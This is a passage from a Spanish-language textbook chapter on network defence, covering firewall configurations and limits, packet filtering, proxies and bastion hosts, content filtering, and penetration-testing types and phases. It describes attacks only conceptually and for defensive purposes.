Si una empresa tiene una red interna conectada a Internet, es decir, una intranet corporativa, necesita un cortafuegos para mantener la seguridad entre ambas redes, es decir, que desde Internet no puedan acceder a la información de la intranet los usuarios no autorizados. El cortafuegos mantiene separada la red interna, de la cual se tiene control, de diferentes accesos de redes externas de las que no se tiene control. El cortafuegos controla la entrada y la salida de tráfico protegiendo la red de intromisiones indeseadas. La función del cortafuegos es ser una sólida barrera entre la propia red y el mundo exterior. Este permite habilitar sólo el acceso a usuarios y servicios autorizados.

Sus principales prestaciones son:

- Prevenir que usuarios no autorizados obtengan acceso a la red interna.
- Proveer acceso transparente hacia Internet a los usuarios habilitados.
- Asegurar que los datos privados sean transferidos de forma segura por la red pública.
- Ayudar a los administradores a buscar y a reparar los problemas de seguridad.
- Proveer un amplio sistema de alarmas advirtiendo de los intentos de intromisión a la red interna.

Un cortafuegos en Internet es un punto perfecto para auditar y registrar el uso de Internet. Esto permite al administrador de la red justificar el gasto de la conexión a Internet ante su dirección y detectar los potenciales cuellos de botella en cuanto a la utilización de su ancho de banda. Un cortafuegos también puede ser un punto central de contacto para los servicios de entrega de información a los usuarios. El cortafuegos es el sitio ideal para desplegar los servidores World Wide Web y FTP. El cortafuegos se puede configurar de forma que permita el acceso a estos servicios de Internet, mientras que se prohíbe el acceso externo a otros sistemas de la red protegida.

31.2.1. Limitaciones de un cortafuegos

Un cortafuegos no se puede proteger contra ataques que no pasen a través de él. Por ejemplo, si se autoriza un acceso vía línea telefónica desde de la red protegida, los usuarios internos pueden hacer una conexión directa SLIP o PPP a Internet sin pasar por el cortafuegos. Así los usuarios que se incomo-

dan porque los cortafuegos les exige una autenticación adicional, pueden ser tentados a rodear la seguridad del sistema comprando una conexión directa SLIP o PPP a un proveedor de Internet. Dado que este tipo de conexiones cortocircuitan la seguridad suministrada por el cortafuegos cuidadosamente construído, crean una posibilidad a los ataques por la puerta trasera. Los usuarios deben estar informados de que este tipo de conexiones no están autorizadas como parte de la arquitectura general de seguridad de la organización.

Los cortafuegos no pueden proteger contra amenazas procedentes de usuarios no fieles. Los cortafuegos no prohíben que los espías de la empresa copien datos sensibles en lápices o tarjetas de memoria y los saquen de la empresa. Los cortafuegos no protegen contra ataques donde un intruso, pretendiendo ser un administrador, persuada ser un usuario menos sofisticado en revelar una contraseña o disponer de un acceso temporal a la red. Los empleados deben ser instruídos sobre los distintos tipos de ataques que puede sufrir el sistema y sobre la necesidad de mantener y cambiar periódicamente sus contraseñas.

Los cortafuegos no pueden proteger contra la transferencia de programas o ficheros infectados por virus. Dado que hay muchos tipos distintos de virus no es una función del cortafuegos el escaneo de forma segura de todos los ficheros de virus potenciales. Las organizaciones afectadas deberían instalar un programa antivirus en cada ordenador para protegerse contra su posible infección.

Finalmente un cortafuegos no puede proteger contra los ataques que envían datos. Un ataque que envía datos ocurre cuando al parecer los datos sin daños son enviados o copiados a un ordenador interno y es ejecutado para lanzar un ataque. Por ejemplo, un ataque de envío de datos podría causar que un ordenador modifique los ficheros relacionados con la seguridad, haciendo más fácil que el intruso pueda acceder al sistema.

31.2.2. Configuraciones del cortafuegos

Las configuraciones más habituales son:

a) Configuración estándar. Instalar el cortafuegos en un ordenador que haga de puente entre Internet y la red interna, de forma que todo el tráfico que viene de Internet a la red interna y viceversa pase por el cortafuegos.
b) Configuración con DMZ. La DMZ o zona desmilitarizada consiste en que solo una parte de la red interna es accesible desde el exterior. Esto tiene la ventaja de proteger la red interna de accesos no deseados, dado que desde Internet no se ve. La parte de red interna accesible es habitual que los servidores que la conforman, estén conectados a un único hub o concentrador y a su vez una de sus bocas esté conectada al ordenador que contiene el cortafuegos.
c) Configuración con dos enrutadores. Este sistema consiste en disponer de dos enrutadores, uno externo a la red, llamado bastión, y otro interno. El enrutador bastión es el que funciona como filtro y/o proxy para los ordenadores de la red interna. El enrutador bastión es el primer dispositivo con el contactará cualquier ordenador externo antes de acceder a un ordenador de la red interna. Por esta razón este enrutador bastión debe ser lo más seguro posible. En comparación con la configuración DMZ, este sistema es menos seguro, ya que si el enrutador bastión es comprometido, los ordenadores de la red interior quedan expuestos a los ataques desde Internet.

31.2.3. La filosofía de la parametrización del cortafuegos

La filosofía de la parametrización del cortafuegos es fundamental en cuanto a la seguridad del sistema. Así hay dos filosofías básicas y a su vez son diametralmente opuestas:

1. Todo lo que no está específicamente permitido es denegado. Esta filosofía asume que un cortafuegos bloquearía todo el tráfico y que cada servicio o aplicación se implementaría caso por caso, autorizando solo a aquellos ordenadores que lo necesiten. Esta es la propuesta recomendada. De esta forma se crea un entorno muy seguro, dado que solo se soportan los servicios seleccionados cuidadosamente. El inconveniente es que se prioriza la seguridad por encima de la facili-

dad de uso, limitando el número de opciones disponibles para la comunidad de usuarios.

2. Todo lo que no está específicamente denegado es permitido. Esta filosofía asume que un cortafuegos debería dejar pasar todo el tráfico, y que cada servicio potencialmente peligroso se debería delimitar caso por caso. Esta propuesta crea un entorno más flexible, con más servicios disponibles a la comunidad de usuarios. El inconveniente es que pone la facilidad de uso por encima de la seguridad, colocando al administrador de la red en modo reactivo e incrementando la dificultad para suministrar seguridad a medida que crece la red protegida.

31.2.4. Cortafuegos con filtros de tráfico

Un cortafuegos que filtre paquetes, emplea una decisión de permitir/denegar cada paquete que recibe, es decir, decide si lo deja pasar o lo elimina. Para ello el cortafuegos examina determinados campos de cada paquete para determinar si hay alguna coincidencia con cada una de sus reglas de filtrado que contiene y tiene activas. Las reglas de filtrado se basan en la información de uno o más campos de la cabecera del paquete que contiene el protocolo IP y los protocolos TCP/UDP. Estos campos pueden ser la dirección IP origen, la dirección IP destino, la identificación de los protocolos encapsulados (TCP, UDP, ICMP, o IP Tunnel), el puerto TCP/UDP origen, el puerto TCP/UDP destino, el tipo de mensaje ICMP, la interfaz de entrada del paquete y la interfaz de salida del paquete. Si se encuentra una coincidencia y la regla lo permite, el paquete es encaminado de acuerdo con la información de la tabla de encaminamiento. Si se encuentra una coincidencia y la regla lo deniega, el paquete es eliminado. Si no hay ninguna coincidencia, el parámetro por defecto configurable por el usuario determina si el paquete es enviado o eliminado.

Las reglas de filtrado de paquetes permiten a un cortafuegos permitir o denegar el tráfico de acuerdo con un determinado servicio, que se identifican por los correspondientes números de puertos TCP/UDP registrados. Por ejemplo un servidor Telnet escucha las conexiones remotas por el puerto 23 del protocolo TCP y un servidor SMTP escucha conexiones entrantes por el puerto 25 del protocolo TCP. Para bloquear todas las conexiones Telnet en-

trantes, simplemente el cortafuegos debe eliminar todos los paquetes que contengan el puerto TCP de destino igual a 23. Para restringir las conexiones Telnet entrantes a un número limitado de ordenadores internos, el cortafuegos debe denegar todos los paquetes que contiene como puerto TCP destino el valor igual a 23 y que no contienen la dirección IP destino de uno de los ordenadores autorizados. Estos números de puertos hay unos valores estándar, pero se pueden configurar otros dentro de un rango de números de puertos libres.

Algunas reglas típicas de filtrado son:

- Permitir las sesiones de Telnet de entrada solo para una lista determinada de ordenadores internos
- Permitir las sesiones FTP de entrada solo de determinados ordenadores internos
- Permitir todas las sesiones Telnet hacia el exterior
- Permitir todas las sesiones FTP hacia el exterior
- Denegar todo el tráfico de entrada desde determinadas redes externas

Hay determinados tipos de ataques que son difíciles de identificar utilizando la información básica de la cabecera del paquete IP porque los ataques son independientes del servicio. Los cortafuegos se pueden configurar para protegerse de estos tipos de ataques, pero son más difíciles de especificar dado que las reglas de filtrado requieren una información adicional que se puede aprender solo examinando la tabla de encaminamiento, inspeccionando las opciones específicas del protocolo IP, etc. Los ejemplos de estos tipos de ataques son:

- Ataques con una dirección IP origen falsa. En este tipo de ataques, el intruso transmite paquetes que pretenden tener como origen un ordenador interno: los paquetes contienen la dirección IP origen del interior del sistema, que es falsa. El atacante espera que el uso de una dirección IP origen falsa permitirá la penetración a los sistemas que como regla de seguridad permite que los paquetes con dirección IP origen de un ordenador interno sean aceptados por el cortafuegos y los deje pasar. Los ataques con una dirección IP origen falsa se pueden derrotar descartando todos los paquetes con una dirección IP origen falsa si el paquete llega por una interfaz externa del enrutador.

- Ataque con un camino establecido. En este caso el ordenador origen especifica la ruta que un paquete debería seguir para atravesar Internet. Este tipo de ataque está diseñado para cortocircuitar las medidas de seguridad y hacer que el paquete siga un camino no deseado hasta su destino. Un ataque con un camino establecido se puede derrotar simplemente eliminando todos los paquetes que contienen la opción de camino establecido.
- Ataque con fragmentos pequeños. Para este tipo de ataque, el intruso usa la opción de la fragmentación IP para crear fragmentos muy pequeños y forzar que la información de la cabecera TCP esté en un fragmento aparte del paquete. Los ataques con fragmentos pequeños están diseñados para sortear las reglas de filtrado definidas por el usuario. El intruso espera que un cortafuegos con filtro examine solamente el primer fragmento y que permita el paso a los fragmentos restantes. Un ataque con fragmentos pequeños se puede derrotar eliminando todos los paquetes donde el tipo de protocolo es el TCP y la marca IP FragmentOffset es igual a 1.

La mayoría de los sistemas de cortafuegos en Internet están instalados utilizando solamente un filtraje de paquetes. Dado que generalmente el acceso a Internet es suministrado a través de una interfaz WAN, hay un pequeño impacto en el rendimiento del cortafuegos si la carga de tráfico es moderada y se definen pocos filtros. Finalmente un cortafuegos que filtra paquetes generalmente es transparente a los usuarios y a las aplicaciones, así no requiere entrenar a los usuarios con ello ni se debe instalar ningún programa específico en cada ordenador de la red interna.

La definición de los filtros de paquetes puede ser una tarea compleja porque los administradores de la red necesitan tener un conocimiento detallado de los distintos servicios de Internet, los formatos de la cabecera de los paquetes y los valores que se pueden encontrar en cada uno de sus campos. Si se soportan los requerimientos de filtros complejos, el conjunto de las reglas de filtrado puede ser muy largo y complicado, haciendo difícil su gestión. Finalmente hay pocas facilidades de prueba para verificar que las reglas de filtrado son correctas después de ser configuradas en el cortafuegos, consecuencia de lo cual potencialmente esto puede ser un agujero de seguridad.

Cualquier paquete que pasa directamente a través de un cortafuegos se puede usar potencialmente para lanzar un ataque de envío de datos. Recordar que un ataque de envío de datos ocurre cuando aparentemente sin daño, se envían datos a través del cortafuegos a un ordenador de la red interna. Los datos recibidos contienen instrucciones escondidas que modifican el control de acceso del ordenador y de los ficheros relacionados con la seguridad, haciendo más fácil para el intruso poder acceder al sistema.

Generalmente la velocidad de transmisión de los paquetes de un cortafuegos disminuye a medida que aumenta el número de filtros. Los cortafuegos están optimizados para extraer la dirección IP destino de cada paquete, hacer una búsqueda relativamente simple en la tabla de encaminamiento y a continuación enviar el paquete por la interfaz de salida correspondiente. Si está activado el filtrado, el cortafuegos no solo debe tomar una decisión de por donde enviar el paquete, sino también aplicar todas las reglas de filtrado a cada paquete. Esto puede consumir varios ciclos de CPU e impactar en el rendimiento del sistema.

Los filtros de los paquetes IP puede que no suministren suficiente control del tráfico. Un cortaafuegos que filtre paquetes puede permitir o denegar un determinado servicio, pero no es capaz de entender el contexto/datos de un determinado servicio. Por ejemplo un administrador de la red puede necesitar filtrar tráfico a nivel de aplicación con el fin de limitar el acceso a un subconjunto de comandos FTP o Telnet, o bloquear la importación de correo o grupos de noticias sobre determinados temas. Este tipo de control es mejor realizarlo a un mayor nivel mediante servicios proxy y pasarelas a nivel de aplicación.

31.2.5. Proxies

Un proxy es un ordenador conectado entre Internet y una red interna de una organización, cuya función principal es hacer de pasarela a nivel aplicación entre ambas redes. Esto permite al administrador de la red interna implementar políticas de seguridad más estrictas que con un cortafuegos con filtrado de paquetes. Para ello es necesario instalar el código necesario para cada aplicación en el proxy, en vez de instalar filtros. Si el administrador de

la red interna no instala código para una determinada aplicación, no se soporta el servicio de esta aplicación y no se pueden hacer envíos desde o hacia Internet desde la red interna, es decir, la aplicación solo es soportada a nivel interno. También el código de una aplicación en el proxy se puede configurar solamente para soportar determinadas funcionalidades de una aplicación que el administrador de la red considera aceptables mientras deniega todas las demás.

El empleo de un proxy representa:

- un mayor coste tanto en hardware y en la compra de programas,
- en un mayor tiempo de configuración del proxy,
- en una necesidad de conocimientos para la configuración del proxy,
- en una disminución en el nivel de servicio que se suministra a los usuarios y
- una falta de transparencia como resultado de un sistema menos agradable al usuario.

Como siempre se requiere que el administrador de la red equilibre las necesidades de la organización en cuanto a la seguridad con la demanda de facilidad de uso por parte de la comunidad de usuarios. Es importante observar que se permite a los usuarios acceder a los servicios del proxy, pero ellos nunca pueden registrase en él a nivel de aplicación. Si se permitiera el registro de los usuarios al proxy, se amenazaría su seguridad, dado que potencialmente un intruso podría realizar alguna actividad que comprometiera la efectividad del proxy. Por ejemplo el intruso podría acceder a nivel de administrador, e instalar un troyano para recoger contraseñas y modificar los ficheros de configuración de seguridad del proxy.

31.2.5.1.Ordenador bastión

A diferencia de los cortafuegos que filtran paquetes, es decir, que permiten el flujo directo de paquetes entre los sistemas internos y los sistemas externos, los proxies a nivel de aplicación permiten que la información fluya entre los sistemas pero no permite el intercambio directo de paquetes. El principal riesgo al permitir que los paquetes sean intercambiados entre los sistemas interiores y los sistemas exteriores es que las aplicaciones que residen en la parte protegida de la red deben asegurase contra cualquier amenaza de los servicios autorizados.

Con frecuencia un proxy a nivel de aplicación se denomina ordenador bastión porque es un sistema diseñado para la protección contra ataques. A continuación se relacionan algunas características de su diseño en cuanto a la seguridad de un ordenador bastión:

- La plataforma hardware de un ordenador bastión debe ejecutar una versión segura de su sistema operativo. Por ejemplo si un ordenador bastión utiliza la plataforma UNIX, debe ejecutar una versión segura de este sistema operativo que esté específicamente diseñada para proteger sus vulnerabilidades y asegurar la integridad del ordenador bastión.
- Solamente los servicios que el administrador de la red considera esenciales se instalan en el ordenador bastión. La razón es que si un servicio no está instalado, no puede ser atacado. Generalmente se instalan un conjunto limitado de aplicaciones tales como Telnet, DNS, FTP, SMTP, y de autenticación de usuario en un ordenador bastión.
- El ordenador bastión pueden necesitar una autenticación adicional antes de permitir a un usuario el acceso a sus servicios. Por ejemplo un ordenador bastión es la localización ideal para instalar una fuerte autenticación utilizando una tecnología de contraseña donde una tarjeta de autenticación criptográfica genere un código único de acceso. Además cada servicio del ordenador bastión necesita su propia autenticación antes de obtener el acceso del usuario.
- El ordenador bastión se configura para soportar solo un subconjunto de comandos de una aplicación estándar. Si un comando estándar no es soportado por la aplicación del ordenador bastión, simplemente no está disponible para el usuario autenticado.
- El ordenador bastión estará configurado para permitir solo el acceso a determinados ordenadores del sistema. Esto significa que el limitado conjunto comando/característica solo se puede aplicar a un subconjunto protegido de la red.
- El ordenador bastión mantiene una auditoría detallada mediante registros de todo el tráfico, cada conexión y la duración de cada conexión. El registro de la auditoría es una herramienta esencial para descubrir y eliminar los ataques de los intrusos.
- El ordenador bastión es independiente de todos los demás proxies. Si hay un problema con la operación de cualquier ordenador bastión, o

si se descubre una futura vulnerabilidad, se puede desinstalar sin afectar la operación de las demás aplicaciones del proxy. También, si los usuarios necesitan soporte para un nuevo servicio, el administrador de la red lo puede instalar fácilmente en el ordenador bastión.

- Generalmente un ordenador bastión solo accede al disco para leer el fichero de configuración inicial. Esto dificulta al intruso la instalación de troyanos u otros ficheros peligrosos.
- El ordenador bastión se ejecuta en modo de usuario no privilegiado en un directorio privado y seguro.

La autenticación se puede basar en algo que el usuario conoce como una contraseña o en algo que el usuario físicamente tiene como puede ser una tarjeta. Ambas técnicas son susceptibles de ser robadas, pero usando una combinación de ambos métodos, se incrementa la probabilidad de una correcta autenticación del usuario.

31.2.5.2.Beneficios de un ordenador bastión

Hay muchos beneficios en cuanto a la instalación de pasarelas a nivel de aplicación. Por un lado dan un control completo al gestor de la red sobre cada servicio, ya que el ordenador bastión limita el conjunto de comandos de la aplicación y determina desde que ordenadores internos se puede acceder al servicio. También el gestor de la red tiene un control completo sobre que servicios están autorizados, ya que la ausencia de un proxy para un determinado servicio significa que el servicio está completamente bloqueado. Los ordenador bastión tienen la posibilidad de soportar una fuerte autenticación de usuario y suministran un registro con información detallada. Finalmente las reglas de filtrado de un ordenador bastión son más fáciles de configurar y verificar que un cortafuegos que filtra paquetes.

31.2.5.3.Limitaciones de un ordenador bastión

La mayor limitación de un ordenador bastión es que requiere que los usuarios modifiquen sus comportamientos, o que se instale un programa especializado en cada sistema que acceda a los servicios del ordenador bastión. Por ejemplo el acceso Telnet vía un ordenador bastión requiere dos pasos para hacer la conexión en vez de lo habitual que es uno. Sin embargo el programa especializado de sistema puede hacer que el ordenador bastión sea trans-

parente permitiendo al usuario especificar el ordenador destino en vez de un comando Telnet al ordenador bastión.

31.3. Enumeración (Banner Grabbing)

La enumeración consiste en sondear los servicios identificados previamente y evaluar plenamente sus debilidades. La diferencia clave entre las técnicas de recopilación de información y la enumeración se encuentra en el nivel de intrusismo. La enumeración incluye las conexiones activas a los sistemas y las solicitudes dirigidas.

La técnica más fundamental de enumeración es el banner grabbing. Esta técnica puede ser definida simplemente como la conexión remota a las aplicaciones y la observación de su salida, y puede ser sorprendentemente informativo para los intrusos remotos. Por lo menos ellos pueden identificar la marca y el modelo del servicio activo, lo que en muchos casos es suficiente para encontrar las vulnerabilidades relacionadas con ello. Muchos programas de escaneo de puertos, también pueden realizar banner grabbing en paralelo con su principal función de la identificación de los puertos abiertos.

Hay varios programas que se puede emplear para obtener esta información, como telnet, netcat, etc., y que se explican en el capítulo correspondiente.

31.4. Filtrado de contenidos

31.4.1. Filtrado de contenidos de correo electrónico

El filtrado de contenidos es la forma más habitual de filtrar el correo electrónico basura. Los filtros de contenido actúan tanto en la información contenida en el cuerpo del correo electrónico, como en las cabeceras de los mensajes, de forma que se acepte o se rechace el mensaje. El filtro más popular es el filtro bayesiano que es un filtro de tipo estadístico.

Normalmente los programas antivirus también se pueden considerar como filtros de contenido, ya que escanean las versiones simplificadas de cualquier adjunto binario del correo electrónico o los contenidos de un fichero

HTML. Los filtros de contenido también puede referirse a los programas de control parental que analiza los datos y en función de su contenido, restringir su visualización. Dependiendo en donde se filtre el contenido o los paquetes, el filtrado de contenidos se referirá a las tecnologías diseñadas para determinar la lógica de los datos y que depende de la aplicación, el correo electrónico basura, los virus, los gusanos informáticos, los ataques de denegación de servicio, los troyanos, el spyware, etc.

Es importante tener en cuenta que Internet no tiene un modelo estándar de seguridad diseñado para limitar los incidentes de seguridad como los gusanos que podría sobrecargar Internet provocando una denegación global de servicio. La solución puede pasar por una tecnología de desarrollo inteligente y sofisticado de filtrado de contenidos con estándares y la cooperación entre los proveedores de Internet.

31.4.2. Filtrado de contenidos de los ficheros HTML

El filtrado de contenidos utilizado por las empresas evitan que los usuarios visualicen determinados sitios Web con contenidos inapropiados, o como una medida de seguridad preventiva ante sitios potencialmente peligrosos en cuanto a la seguridad. Normalmente las reglas de filtrado se suelen configurar por un administrador y puede ser implementado a través de un programa en ordenadores o en un punto central en la red como un servidor proxy o un enrutador. Dependiendo de la sofisticación del sistema utilizado, hay la posibilidad de la existencia de diferentes niveles de acceso a Internet para distintos usuarios. A veces los programas de filtrado de contenidos también se utilizan a nivel doméstico en el control parental.

31.4.3. Métodos de filtrado

Los métodos más habituales de filtrado son:

- Basado en el contenido y/o la extensión de los adjuntos a los mensajes de correo electrónico, así se pueden bloquear adjuntos que son programas ejecutables.
- Filtrado bayesiano.
- Filtrado basado en DNS.

- Filtrado basado en un determinado conjunto de caracteres.
- Codificación de contenido.
- Filtrado heurístico basado en la puntuación heurística del contenido sobre la base de múltiples criterios.
- Filtrado basado en las anomalías encontradas en páginas HTML
- Filtrado según el lenguaje de que se trate.
- Filtrado según el contenido de la cabecera del correo electrónico. Es poco eficaz en cuanto la facilidad de falsificación de estas cabeceras.
- Filtrado por el emisor del correo electrónico. Se utiliza para detectar los mensajes de listas de correo y de los ficheros asociados.
- Filtrado según frases, es decir, se basa en la detección de frases en el contenido.
- Filtrado por proximidad, es decir, se basa en la detección de palabras o frases cuando se utilizan en las proximidades.
- Filtrado según expresiones regulares, es decir, se basa en reglas escritas como expresiones regulares.
- Filtrado según la dirección de Internet de que se trate.

La mayoría de los sistemas de filtrado de contenido utilizan una combinación de las técnicas antes mencionadas.

31.5. Pruebas de penetración

Las pruebas de penetración consisten en la explotación de las vulnerabilidades presentes en la red de una organización. Esto ayuda a determinar qué vulnerabilidades son explotables y el grado de exposición de la información o del control de la red que la organización podría esperar cuando un intruso ha explotado con éxito una vulnerabilidad. Las pruebas de penetración no se pueden hacer igual que las haría un intruso. Los intrusos no tienen que seguir las mismas reglas que los buenos y les puede importar menos si los sistemas se cuelgan durante una de sus pruebas.

Antes de que se pueda explotar una vulnerabilidad en una prueba de penetración, se tienen que descubrir las vulnerabilidades que existen dentro y fuera de la organización. Una vulnerabilidad es una debilidad potencial en la seguridad de una organización. El término potencial se refiere al hecho de

que no todas las vulnerabilidades son explotables, o vale la pena explotar. Un error puede existir e incluso puede ser documentado, pero tal vez nadie se ha dado cuenta aún en cómo explotarlo. Algunas vulnerabilidades, aunque explotables, no pueden proporcionar información suficiente en el tiempo o los recursos necesarios para explotarlos.

Las vulnerabilidades se puede agrupar en dos grandes categorías: lógicas y físicas. Normalmente pensamos en las vulnerabilidades lógicas como las relacionadas con los ordenadores de la organización, los dispositivos de la infraestructura, o las aplicaciones. Por otra parte las vulnerabilidades físicas normalmente están consideradas como las que tienen que ver con la seguridad física de la organización, como una puerta que no hay que bloquear correctamente, o la información confidencial que accidentalmente termina en la basura, o la vulnerabilidad de los empleados de la organización respecto a la ingeniería social.

Las vulnerabilidades lógicas se pueden descubrir utilizando cualquier herramienta manual o automática, e incluso navegando por Internet. El descubrimiento de las vulnerabilidades lógicas se suele detectar mediante un análisis de seguridad, un análisis de vulnerabilidad, o simplemente una exploración. Por desgracia, hay muchos consultores de seguridad que ejecutan un análisis, colocan una tapa de lujo en el informe de resultados de la herramienta, y pasan de estas exploraciones, como una prueba de penetración.

Las vulnerabilidades físicas puede ser descubiertas como parte de una inspección de seguridad física, una redada de medianoche en los contenedores de basura de la organización, obteniendo información de los empleados, o por el acceso no acompañado a un área por lo general no pública, como por ejemplo, un baño.

Las vulnerabilidades también pueden existir debido a la falta de políticas o procedimientos de la empresa o el fallo de un empleado de seguir la política o el procedimiento. Independientemente de la causa de la vulnerabilidad, podría tener el potencial de comprometer la seguridad de la organización. Por lo tanto, de todas las vulnerabilidades que se han descubierto, ¿cómo sabemos cuáles representan el mayor peligro para la red de la organización? Probémoslo. Las pruebas nos dicen cuáles pueden explotar y exactamente lo que podría suceder si un verdadero intruso explotara esta vulnerabilidad.

Debido a que pocas organizaciones tienen suficiente dinero, tiempo o recursos para eliminar todas las vulnerabilidades descubiertas, se tiene que dar prioridad a cada una de ellas. Esta es una de las mejores razones para que una organización lleve a cabo una prueba de penetración. Al término de la prueba de penetración, se sabrá que vulnerabilidades pueden ser explotadas y lo que puede suceder si se las explota.

A continuación, se pueden planificar la corrección de las vulnerabilidades basadas en la cantidad de la información crítica expuesta o el control de la red adquirido por la explotación de la vulnerabilidad. En otras palabras, una prueba de penetración ayuda a las organizaciones a lograr un equilibrio entre la seguridad y la funcionalidad empresarial.

Hay organizaciones que no se preocupan por los riesgos reales a las que se enfrentan sus organizaciones. En cambio están más interesadas en poder decirle a los accionistas o a los organismos reguladores que han llevado a cabo una prueba de penetración y la han pasado con éxito. Si la prueba de penetración está estructurada de manera que sólo algunos sistemas la ponen a prueba, o si la prueba se lleva a cabo durante un periodo de tiempo conocido, los resultados de la prueba serán favorables para la organización, pero la prueba no es un reflejo verdadero de la postura de seguridad de la red.

31.5.1. Tipos de pruebas de penetración

Algunas fuentes clasifican a las pruebas de penetración en dos tipos: internas y externas y luego se habla de las variaciones de este tipo de pruebas basadas en la cantidad de información que el equipo de pruebas ha obtenido sobre la organización antes de comenzar la prueba. Otras fuentes utilizan un sistema de clasificación inverso, escribiendo la prueba de penetración sobre la base de la cantidad de información disponible para el equipo de pruebas y a continuación la ubicación desde la que se lleva a cabo la prueba.

Cuando se lleva a cabo una prueba de penetración contra ordenadores en Internet, se conoce como prueba externa. Cuando se llevan a cabo las pruebas contra ordenadores dentro de la red interna de la organización, se conoce como pruebas internas. Obviamente, una prueba de penetración completa abar-

cará las pruebas de ambos equipos internos y externos. Las variaciones de las pruebas de penetración se clasifican normalmente sobre cuanta información el equipo de pruebas ha obtenido sobre la organización. Los tres términos más comúnmente utilizados para los tipos de penetración son pruebas de caja blanca, de caja gris y de caja negra.

La definición oficial de pruebas de caja blanca por lo general incluye pruebas sobre el suministro de información a fin de poder evaluar la seguridad de un objetivo específico o evaluar la seguridad contra un ataque específico. Hay varios problemas con esta definición en la vida real. La primera es que suena como si sólo se llevaría a cabo una prueba de caja blanca si se está buscando la verificación de la seguridad de un determinado ordenador o se busca la verificación de la seguridad de la red contra un determinado ataque. Sin embargo, sería temerario poner a prueba sólo una vulnerabilidad.

Dado que las variaciones de las que estamos hablando se supone que están centradas en la cantidad de información disponible al equipo de pruebas, veamos una prueba de caja blanca desde la perspectiva de disponibilidad de la información. ¿Quién en la organización sabe sobre la red? Es probable que sea el administrador de la red. Cualquier organización que acaba de despedir un administrador de red o un miembro del departamento de las Tecnologías de la Información en circunstancias poco favorables tiene un gran problema.

Existe la posibilidad de que la red de la organización pueda ser atacada por este ex empleado que tiene un conocimiento importante de la red. Por lo tanto en una prueba de caja blanca, el equipo de pruebas debería dar la misma cantidad de información que tendría un administrador de red. Es probable que al equipo no se le den las contraseñas, pero le van a tener que dar los rangos de la red, las topologías, etc.

Las pruebas de caja gris suministran al equipo de pruebas los conocimientos de un usuario normal sin privilegios, como podrían ser: los nombres del ordenador, tal vez unas cuantas direcciones IP, el hecho de que la organización permita a la alta dirección el acceso remoto a la red, y así sucesivamente. El conocimiento común, aunque no necesariamente público, sobre el funcionamiento interno de la red de la organización es el nivel de información proporcionado al equipo de pruebas. Algunas fuentes afirman que este tipo de

pruebas, así como la información divulgada en una prueba de caja blanca, pone al probador en ventaja frente al atacante, porque el equipo de pruebas cuenta con la información que un atacante no tendría. Pero este no es necesariamente el caso. Cualquier organización que ha despedido a alguién hace que un usuario normal tenga el potencial para un ataque basado en el conocimiento interno de este usuario de la red.

En cuanto a las pruebas de penetración de caja negra, se definen como las pruebas que proporcionan al equipo de pruebas poca o ninguna información a excepción de, posiblemente, el nombre de la empresa. Es necesario que el equipo de pruebas obtenga toda su información de posibles ataques de fuentes públicas como Internet. Por lo general hay una frase en algún lugar de la descripción que dice cómo una prueba de caja negra es siempre mucho mejor que cualquier otro tipo de prueba, ya que se asemeja más a la forma en que un intruso realiza un ataque. La definición podría ser correcta si la organización nunca ha despedido un administrador de red o cualquier otro empleado con acceso a la red.

El éxito de una prueba de penetración se basa en la experiencia del equipo de pruebas. Si algún intruso tiene más experiencia que el equipo de pruebas contratado, tenemos problemas. Entonces, ¿cómo puedo resolver este problema? En lugar de contratar un equipo para hacer pruebas de caja negra en el que van a pasar horas buscando información y hurgando, darles la información necesaria para probar a fondo la red. De este modo, su tiempo se gasta en realidad en las pruebas de la red, y no llevando a cabo una búsqueda de alta tecnología. Cualquier buen equipo de prueba de penetración todavía va a hacer el reconocimiento y a decir que la información está disponible sobre la organización a partir de fuentes públicas.

Además de los tipos y las variantes de las pruebas de penetración, también se tiene que hablar acerca de las pruebas anunciadas y no anunciadas. ¿Cuál de estos dos métodos se utilizará? Depende de si la intención es poner a prueba la propia red o el personal de la red de seguridad. En una prueba anunciada, el equipo de pruebas de penetración trabaja en plena cooperación con el personal del departamento de Tecnologías de la Información y este personal tiene pleno conocimiento de la prueba, como lo que se pondrá a prueba y cuándo. En una prueba sin previo aviso, sólo determinados miembros de la organización de pruebas son conscientes de que la prueba se lle-

vará a cabo. Incluso es posible que sólo haya una ventana de tiempo para las pruebas, no el momento exacto o fechas.

Si se siguen las guías publicadas, una prueba no anunciada se utiliza cuando se prueba la capacidad de respuesta a incidentes de la organización. Las pruebas anunciadas se utilizan cuando la organización simplemente quiere poner a prueba los dispositivos de red. ¿Es esto realmente lo que sucede en el mundo real? A veces no lo es. La mayoría de las organizaciones llevan a cabo las pruebas anuales para hacer esto en las mismas fechas cada año, especialmente si se trata de una organización gubernamental. Así que en realidad se trata de una prueba no anunciada. Todo el mundo sabe que en algún momento entre las fechas X e Y, se van a hacer unas pruebas. En algunas organizaciones, esto significa que durante este período de tiempo de repente parece ser que hay una mayor conciencia de seguridad de la red. Los ordenadores se actualizan más. Los registros son revisados diariamente. Las actividades anormales se reportan de inmediato. Sin embargo una vez transcurridas estas fechas, se vuelve a las viejas rutinas hasta la próxima ventana de pruebas, el próximo año.

En cuanto a las pruebas anunciadas, si uno es el administrador de la red y conoce la prueba que se va hacer, irá a asegurarse de que todo está correcto como debería ser. Una vez más, hay un mayor énfasis en la seguridad, hasta que la ventana de prueba ha terminado.

Recapitulando, se sabe que una prueba de penetración se utiliza para explotar las vulnerabilidades detectadas y para ayudar a determinar lo que un intruso podría hacer si se aprovechara de la vulnerabilidad. Sabemos de que no todas las vulnerabilidades son en realidad una preocupación, porque a lo major no hay forma de explotarlas o si la hay, debe evaluarse si ello justifica el tiempo o el esfuerzo realizado en hacerlo.

31.5.2. Fases de las pruebas de penetración

Hay tres fases en una prueba de penetración, y que imitan a las fases que un intruso podría utilizar para llevar a cabo un ataque real. Estas tres fases son la fase previa al ataque, la fase de ataque, y la fase posterior al ataque. Las actividades que tienen lugar en cada fase, dependerá de cómo se han espe-

cificado las reglas de compromiso en cuanto a como se lleva a cabo la prueba de penetración. Así pues estas fases son vistas desde la perspectiva de un intruso informático y de las pruebas en condiciones de caja negra realizadas por un equipo de la prueba de penetración.

31.5.2.1.Fase previa al ataque

La fase previa al ataque consiste en intentos del equipo de la prueba de penetración o de los intrusos para investigar o explorar el objetivo potencial. Este esfuerzo de reconocimiento suele ser categorizado en dos tipos: reconocimiento activo y reconocimiento pasivo.

